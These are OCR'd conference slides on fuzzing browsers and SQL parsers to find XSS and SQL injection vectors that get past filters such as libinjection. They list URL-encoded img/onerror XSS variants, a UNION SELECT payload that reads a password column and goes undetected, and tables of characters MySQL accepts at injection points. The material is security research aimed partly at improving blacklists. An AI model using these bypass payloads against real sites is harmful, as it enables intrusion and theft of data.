
vmware
BrowserStack
browserling
Browser Sandbox
ORACLE
VirtualBox

XSS Fuzzer


vmware BrowserStack Browser Sandbox browserling VirtualBox



```
mysql> SHOW TABLES;
+------------------------+
| Tables_in_xss_payloads |
+------------------------+
| test_1                 |
| test_10                |
| test_2                 |
| test_3                 |
| test_4                 |
| test_5                 |
| test_6                 |
| test_7                 |
| test_8                 |
| test_9                 |
+------------------------+
10 rows in set (0.00 sec)
```




```
mysql> SELECT vector, useragent FROM test_3 ORDER BY rand() LIMIT 0,10;
+-------------------------------------------------------------+---------------+
| vector                                                      | useragent     |
+-------------------------------------------------------------+---------------+
| %3Cimg%0D%09src%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]  |
| %3Cimg%2F%2Fsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]  |
| %3Cimg%0A%0Asrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Firefox [44.0] |
| %3Cimg%0A%0Csrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]  |
| %3Cimg%20%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [11.0]   |
| %3Cimg%09%2Fsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Safari [6.2.8] |
| %3Cimg%0D%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Safari [6.2.8] |
| %3Cimg%0C%0Asrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [11.0]   |
| %3Cimg%0A%0Bsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [9.0]    |
| %3Cimg%09%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [11.0]   |
+-------------------------------------------------------------+---------------+
10 rows in set (0.00 sec)
```



```
root@attackercan:/var/www/html/msc/parse-db# php test_3.php
Chrome [48.0] - TOTAL 6:        %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
Firefox [44.0] - TOTAL 6:       %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
MSIE [11.0] - TOTAL 6:          %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
MSIE [9.0] - TOTAL 8:           %00(15); %09(15); %0A(15); %0B(15); %0C(15); %0D(15); %20(15); %2F(15);
Opera [25.0] - TOTAL 6:         %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
Safari [6.2.8] - TOTAL 6:       %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
root@attackercan:/var/www/html/msc/parse-db#
```


libinjection



```
5000224' UNION USER_ID>0--

[ ('...500224', string),
   ('UNION', union operator),
   ('USER_ID', name),
   ('>', operator),
   ('0', number),
   ('--.....', comment) ]
```

Nick Galbreath black hat USA 2012 @ngalbreath

libinjection




Training on SQLi

- Parse known SQLi attacks from
  - SQLi vulnerability scanners
  - Published reports
  - SQLI How-Tos
- > 32,000 total

Nick Galbreath

black hat
USA 2012

@ngalbreath




```
+static const size_t sql_keywords_sz = 8718;
```

https://github.com/attackercan/ **CPP-SQL-FUZZER**


- Receive SQL query as input
- Fuzz it (mysql.h, SQLAPI.h, ODBC?)
- Record every query except syntax errors
- Parse output!

- Current MySQL.h perfomance: 21M symbols in <1 hour; speed = 9k queries per second (QPS).
- Up to 1.6M QPS!

SQL fuzzer




```
root@kali2:~/Desktop/cpp-sql-fuzzer/src/mysql# g++ main.cpp -L/usr/include/mysql -lmysqlclient
-I/usr/include/mysql -o mysql_fuzz.out
root@kali2:~/Desktop/cpp-sql-fuzzer/src/mysql# time ./mysql_fuzz.out 'SELECT[XXX]1 FROM tbl1'
DB Init OK, start fuzzing
GOOD: 4682

real	0m38.217s
user	0m3.196s
sys	0m5.280s
```




```
mysql> SELECT distinct libinj_token, vector FROM good WHERE libinj_isSQLi = 0 ORDER BY rand() LIMIT 5;
SELECT count(DISTINCT libinj_token) as total_unique_vectors from good where libinj_isSQLi = 0;
+--------------+----------------------+
| libinj_token | vector               |
+--------------+----------------------+
| Ev           | select@`=1 from tbl1 |
| Eo1kn        | select!>21 from tbl1 |
| Eovkn        | select!<@1 from tbl1 |
| Eo1kn        | select*,+1 from tbl1 |
| Eoo1k        | select-!>1 from tbl1 |
+--------------+----------------------+
5 rows in set (0.01 sec)

+----------------------+
| total_unique_vectors |
+----------------------+
|                   13 |
+----------------------+
1 row in set (0.00 sec)
```

SQL fuzzer: Examples




```
root@kali2:~/Desktop/CPP_MySQL/src# ./a.out '-1" UNION SELECT !1 FROM test -- '
Fingerprint: sUE1k
sqli detected
root@kali2:~/Desktop/CPP_MySQL/src# ./a.out '-1" UNION SELECT !<1 FROM test -- '
Fingerprint: sUEo1
not detected
root@kali2:~/Desktop/CPP_MySQL/src# ./fingerprints2sqli.py
sUEo1 "1" union select * 1
```



```
SELECT 1 FROM test          - BLOCKED
SELECT !<1 FROM test        - ALLOWED
SELECT !<1 FROM OOB(x)      - ALLOWED
BREAKING TOKENS NOW!'
-1' UNION SELECT !<1, password FROM users --
Fingerprint: sUEo1
not detected
```

SQL Fuzzer: Results



MySQL

<table>
<tr><th>Injection</th><th>Allowed symbols</th></tr>
<tr><td>-1 union:</td><td>., %.0, %"", %'', &.0, &\N, -.0, =\N, <0., >0., e0, ^0., |"", |'', |.0, |\N</td></tr>
<tr><td>select 1:</td><td>+-!~, !>, !<, !., !@, !~, -@, @|, @*, @=, @/, @^, @%, @>, @<, ~-, ~@, ~., ""$, ""/, ""a, ""=, ''*, ''<, ''>, ''_, +@+, @$%, @&&, @*., @=~, @<., @%C0%, @%C0/, @%FF|, \N$, \N%FF</td></tr>
<tr><td>column from:</td><td>``, '', "", 1., 1e1, 1.1, %"", %'', .1, %\N, *"", *'', =.0, <.0, >.0, ="", ='', ^"", |"", |''</td></tr>
<tr><td>from table:</td><td>.%20, %20.</td></tr>
<tr><td>table limit:</td><td>``</td></tr>
</table>

MSSQL

Injection	Allowed symbols
Any	%00, %01, %02, %03, %04, %05, %06, %07, %08, %09, %0A, %0B, %0C, %0D, %0E, %0F, %10, %11, %12, %13,

Contribution

- Regexp security cheatsheet + SAST
- Blacklist improvement
- SQL Fuzzer: Classified tables

https://github.com/attackercan

TODO

1. Update Regular Expression Security Cheatsheet
2. Create regular expression Dynamic analysis tool
